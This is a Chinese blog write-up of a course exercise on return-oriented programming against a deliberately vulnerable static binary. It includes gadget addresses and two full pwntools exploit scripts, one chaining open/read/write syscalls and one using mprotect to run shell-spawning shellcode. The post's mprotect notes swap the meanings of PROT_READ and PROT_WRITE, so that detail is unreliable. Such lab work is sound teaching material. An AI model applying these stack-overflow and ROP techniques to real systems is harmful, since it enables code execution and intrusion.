ROP；CTF-pwn 详解writeup；one_gadget使用；静态库；静态链接

原创

Cherry_icc 于 2021-05-01 21:34:52 发布 200 收藏 2

分类专栏： 网络攻防 文章标签： python pwn rop

本文链接：https://blog.csdn.net/CHERRY_cong/article/details/116333476

ropme_writeup

文章目录

任务描述

> 本实验提供了一个带有漏洞的二进制程序（ropme），这个二进制程序将你提供的文件名作为参数传入以后就会发生一个栈缓冲区溢出。请使用ROP方法编写利用，在不需要额外操作标准输入的情况下，完成以下至少一项任务。
> 1、用ROP来准备参数并调用系统调用open read write来将任意文件打开并输出到标准输出（fd为1的文件）。为了让程序不异常退出，建议在ROP的最后调用exit(0)
> 2、用ROP来准备参数并调用系统调用mprotect以修改页面权限，进而可以在这个程序里任意执行二进制代码。可以找你喜欢的任何一个shellcode作为测试。
> 在这些任务里，同学们可能需要做的事情包括但不限于，用ROP的方法写内存、准备syscall参数与调用syscall、调用二进制程序里出现的函数。

文件链接：https://gitee.com/cherry_ccl/homework_code

源码如下

```c
/* ropme.c*/
#include <stdio.h>

void parse(FILE* f)
{
    char buffer[16];
    fread(buffer, 1, 1024, f);
}

int main(int argc, char* argv[])
{
    FILE* f = fopen(argv[1], "r");
    if (f == NULL) {
        return 1;
    }
    parse(f);
    fclose(f);
    return 0;
}
```

检查保护

```
$ checksec ropme
[*] '/home/gongf/ropme/ropme'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO #可以修改got表
    Stack:    No canary found #能直接进行栈溢出
    NX:       NX enabled  #堆栈不可执行
    PIE:      No PIE (0x400000)
```

观察栈溢出地址

```
gdb-peda$ x/20xg 0x7fffffffde50
0x7fffffffde50: 0x6161616161616161      0x3130616161616161
0x7fffffffde60: 0x3938373635343332      0x0000000000400330

0032| 0x7fffffffde50 ('a' <repeats 14 times>, "01234567890\003@")

RBP: 0x7fffffffde60 ("234567890\003@")
```

rbp读了16字节之后的位置；返回值地址覆盖就从RBP之后一个地址16+8=24

实现系统调用

函数使用的静态库

```
$ ldd ropme
        not a dynamic executable
```

使用IDA反编译查看函数的调用函数 `syscall;ret` 地址

```
.text:0000000000400A60                 syscall                 ; LINUX -
.text:0000000000400A62
.text:0000000000400A62 locret_400A62:                          ; CODE XREF: __unlock+4↑j
.text:0000000000400A62                                         ; __unlock+14↑j ...
.text:0000000000400A62                 retn
```

`syscall_ret_addr = 0x400A60`

查看 `mov qword ptr [rdi] rax; ret` 地址

```
.text:0000000000400D96 n = rdi

.text:0000000000400DD3                 mov     [n], rax
.text:0000000000400DD6
.text:0000000000400DD6 loc_400DD6:                             ; CODE XREF: adjust_size+33↑j
.text:0000000000400DD6                 xor     eax, eax
.text:0000000000400DD8                 retn
```

`mov_rax = 0x400DD3`

查看系统调用号 `$ cat /usr/include/asm/unistd_64.h`

```
#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_exit 60
```

系统调用参数传递：当输入的参数小于5个时，Linux用寄存器传递参数，将对应

- 系统调用的ID加载到 `rax` 寄存器中；
- 第一个参数是 `rdi` 寄存器，
- 第二个参数是 `rsi` 寄存器，
- 第三个参数是 `rdx` 寄存器
- 第四个参数是 `r10` 寄存器
- 第五个参数是 `r8` 寄存器
- 第六个参数是 `r9` 寄存器.

比如对于 `sys_write` 参数类型

- 第一个参数是文件描述符0代表文件输入,1代表文件输出,2代表文件错误。如果你只是将文本写到屏幕，那么就使用标准输出即可
- 第二个文件描述符是缓存,即字符串输出到屏幕之前,首先写入的是高速缓存的位置
- 第三个参数是字符串的长度

ROPgadget

上面系统调用的参数的装载也需要相应的寄存器 pop；ret

```
$ ROPgadget --binary ropme --only "pop|ret"
Gadgets information
============================================================
0x000000000040012b : pop rax ; ret # rax系统调用号
0x00000000004008a6 : pop rdi ; ret # rdi第一个参数
0x00000000004008bc : pop rdx ; ret # rdx第三个参数
0x00000000004008a4 : pop rsi ; pop r15 ; ret # rsi第二个参数

......
Unique gadgets found: 46
```

得到`rax_addr = 0x40012b`；`rdi_addr = 0x4008a6;` `rsi_addr = 0x4008a4`；`rdx_addr = 0x4008bc`

任务一思路

通过fread溢出返回，在寄存器中准备好系统调用号以及参数，syscall；ret 实现系统调用open，read，write；open打开文件，read文件到可读写的一个位置段，然后write写文件到标准

首先将文件写入内存，选一个写入地址，ida中可以看到 data段可读写：

```
.data:0000000000603000 ; Segment permissions: Read/Write
```

`data_addr = 0x603000`

文件名需要凑够8字节；写入内存方法：文件名写入rax，内存地址写入 rdi，调用 `mov [rdi] rax; ret`

open(file,O_RDWR)

调用号为2，写到rax，参数一rdi为文件内存地址 data_addr，参数二rsi 为flag， rd:0, wr:1, rdwr:2, 选择0 或 2；装载 rsi 的指令为 `pop rsi ; pop r15 ; ret` 多了pop r15 ，对齐加8字节，参数装载完后 `syscall;ret` 调用返回

read(4,addr,32)

read函数需要三个参数，第一个参数读入的文件描述符fd为4，第二个参数为文件内容写入的地址，也写在data段，地址 `data_addr+16`，第三个参数为长度，随便写一个32

write(1,addr,32)

write 函数需要三个参数，第一个参数写到的位置标准输出1，第二个参数为读的地址的地址也写在data段 data_addr+16，第三个参数为长度32

最后调用 exit(0)


exp1.py

```python
#!/usr/bin/python
#coding:utf-8
from pwn import *

elf = ELF('./ropme')
elf = process('./ropme')

syscall_ret_addr = 0x400A60 # syscall;ret 地址
data_addr = 0x603000    # data段地址

rax_ret = 0x40012b # pop rax ; ret 装载系统调用id
rdi_ret = 0x4008a6 # pop rdi ; ret 装载系统调用参数1
rsi_ret = 0x4008a4 # pop rsi ; pop r15 ; ret 参数2
rdx_ret = 0x4008bc # pop rdx ; ret 参数3
mov_rax = 0x400dd3  # mov [rdi] rax
```

```
read_id = 0
write_id = 1
open_id = 2
exit_id = 60

payload = b'A'*24
payload += p64(rax_ret)
payload += b'aaa.txt\x00'  # 要读的文件名 凑8字节
payload += p64(rdi_ret)
payload += p64(data_addr) # 写入内存中data段
payload += p64(mov_rax) # 写入内存

# open传参 open(file,O_RDWR)
payload += p64(rax_ret)
payload += p64(open_id) # 调用open
payload += p64(rdi_ret)
payload += p64(data_addr) # 文件在内存的路径
payload += p64(rsi_ret)
payload += p64(2)   # O_RDWR
payload += p64(1) #对齐
payload += p64(syscall_ret_addr)

# read传参，read(4,buf,0x30)
payload += p64(rax_ret)
payload += p64(read_id)
payload += p64(rdi_ret)
payload += p64(4)
payload += p64(rsi_ret)
payload += p64(data_addr+16) # 写入data段地址
payload += p64(1) #对齐
payload += p64(rdx_ret)
payload += p64(32)
payload += p64(syscall_ret_addr)

# write传参，write(1,buf,0x30)
payload += p64(rax_ret)
payload += p64(write_id)
payload += p64(rdi_ret)
payload += p64(1)
payload += p64(rsi_ret)
payload += p64(data_addr+16)   # 从data段读
payload += p64(1) #对齐
payload += p64(rdx_ret)
payload += p64(32)
payload += p64(syscall_ret_addr)

#exit(0)
payload+=p64(rax_ret)
payload+=p64(exit_id)
payload+=p64(rdi_ret)
payload+=p64(0)
payload+=p64(syscall_ret_addr)

with open('input','wb') as f:
    f.write(payload)
f.close()
```

任务一运行截图

读取aaa.txt文件；文件名必须凑够8字节的倍数8n-1，最后需要加上\x00



任务二思路

在Linux中，mprotect()函数可以用来修改一段指定内存区域的保护属性。函数原型如下：

```
#include <unistd.h>
#include <sys/mmap.h>
int mprotect(const void *start, size_t len, int prot);
```

mprotect()函数把自start开始的、长度为len的内存区的保护属性修改为prot指定的值。prot可以取以下几个值，并且可以用“|”将几个属性合起来使用：

PROT_READ：1，表示内存段内的内容可写；

PROT_WRITE：2，表示内存段内的内容可读；

PROT_EXEC：4，表示内存段中的内容可执行；

PROT_NONE：0，表示内存段中的内容根本没法访问。

需要指出的是，指定的内存区间必须包含整个内存页（4K）。区间开始的地址start必须是一个内存页的起始地址，并且区间长度len必须是页大小的整数倍。

mprotect 系统调用号

```
$ cat /usr/include/asm/unistd_64.h | grep mprotect
#define __NR_mprotect 10
```

利用方法：先生成shellcode存到文件中，利用1的代码将文件内容写入data段内存，然后系统调用mprotect修改data段权限为可执行，然后 `pop rdi;ret` 返回到data段写入地址开始执行

exp2.py

```
#!/usr/bin/python
#coding:utf-8
from pwn import *

elf = ELF('./ropme')
elf = process('./ropme')

# 配置上下文
context(os="linux", arch="amd64")   #64位系统

# 生成shellcode
```

```
code = shellcraft.sh()
# print(code)           # 汇编语言
# print(asm(code))      # opcode，十六进制形式
# print(len(asm(code))) # 查看汇编后的字节长度为 48
with open('bbb.txt','wb') as p:
    p.write(asm(code))
p.close()

syscall_ret_addr = 0x400A60 # syscall;ret 地址
data_addr = 0x603000    # data段地址

rax_ret = 0x40012b # pop rax ; ret 装载系统调用id
rdi_ret = 0x4008a6 # pop rdi ; ret 装载系统调用参数1
rsi_ret = 0x4008a4 # pop rsi ; pop r15 ; ret 参数2
rdx_ret = 0x4008bc # pop rdx ; ret 参数3
mov_rax = 0x400dd3  # mov [rdi] rax

read_id = 0
write_id = 1
open_id = 2
mprotect_id = 10

payload = b'A'*24
payload += p64(rax_ret)
payload += b'bbb.txt\x00'  # 要读的文件名 凑8字节
payload += p64(rdi_ret)
payload += p64(data_addr) # 写入内存中data段
payload += p64(mov_rax) # 写入内存

# open传参 open(file,O_RDWR)
payload += p64(rax_ret)
payload += p64(open_id) # 调用open
payload += p64(rdi_ret)
payload += p64(data_addr) # 文件在内存的路径
payload += p64(rsi_ret)
payload += p64(2)   # O_RDWR
payload += p64(1) #对齐
payload += p64(syscall_ret_addr)

# read传参，read(4,addr,48)
payload += p64(rax_ret)
payload += p64(read_id)
payload += p64(rdi_ret)
payload += p64(4)
payload += p64(rsi_ret)
payload += p64(data_addr+16) # 写入data段地址
payload += p64(1) #对齐
payload += p64(rdx_ret)
payload += p64(48)
payload += p64(syscall_ret_addr)

# mprotect(addr,4096,PROT_EXEC)
payload += p64(rax_ret)
payload += p64(mprotect_id)
payload += p64(rdi_ret)
payload += p64(data_addr)   # data段地址
payload += p64(rsi_ret)
payload += p64(4096) # 至少为4kb
payload += p64(1) #对齐
payload += p64(rdx_ret)
```

```
payload += p64(4)  # PROT_EXEC
payload += p64(syscall_ret_addr)

# 跳到shellcode 写入的地址
payload += p64(data_addr+16)
payload += p64(rdi_ret)

with open('input2','wb') as f:
    f.write(payload)
f.close()
```

任务二运行截图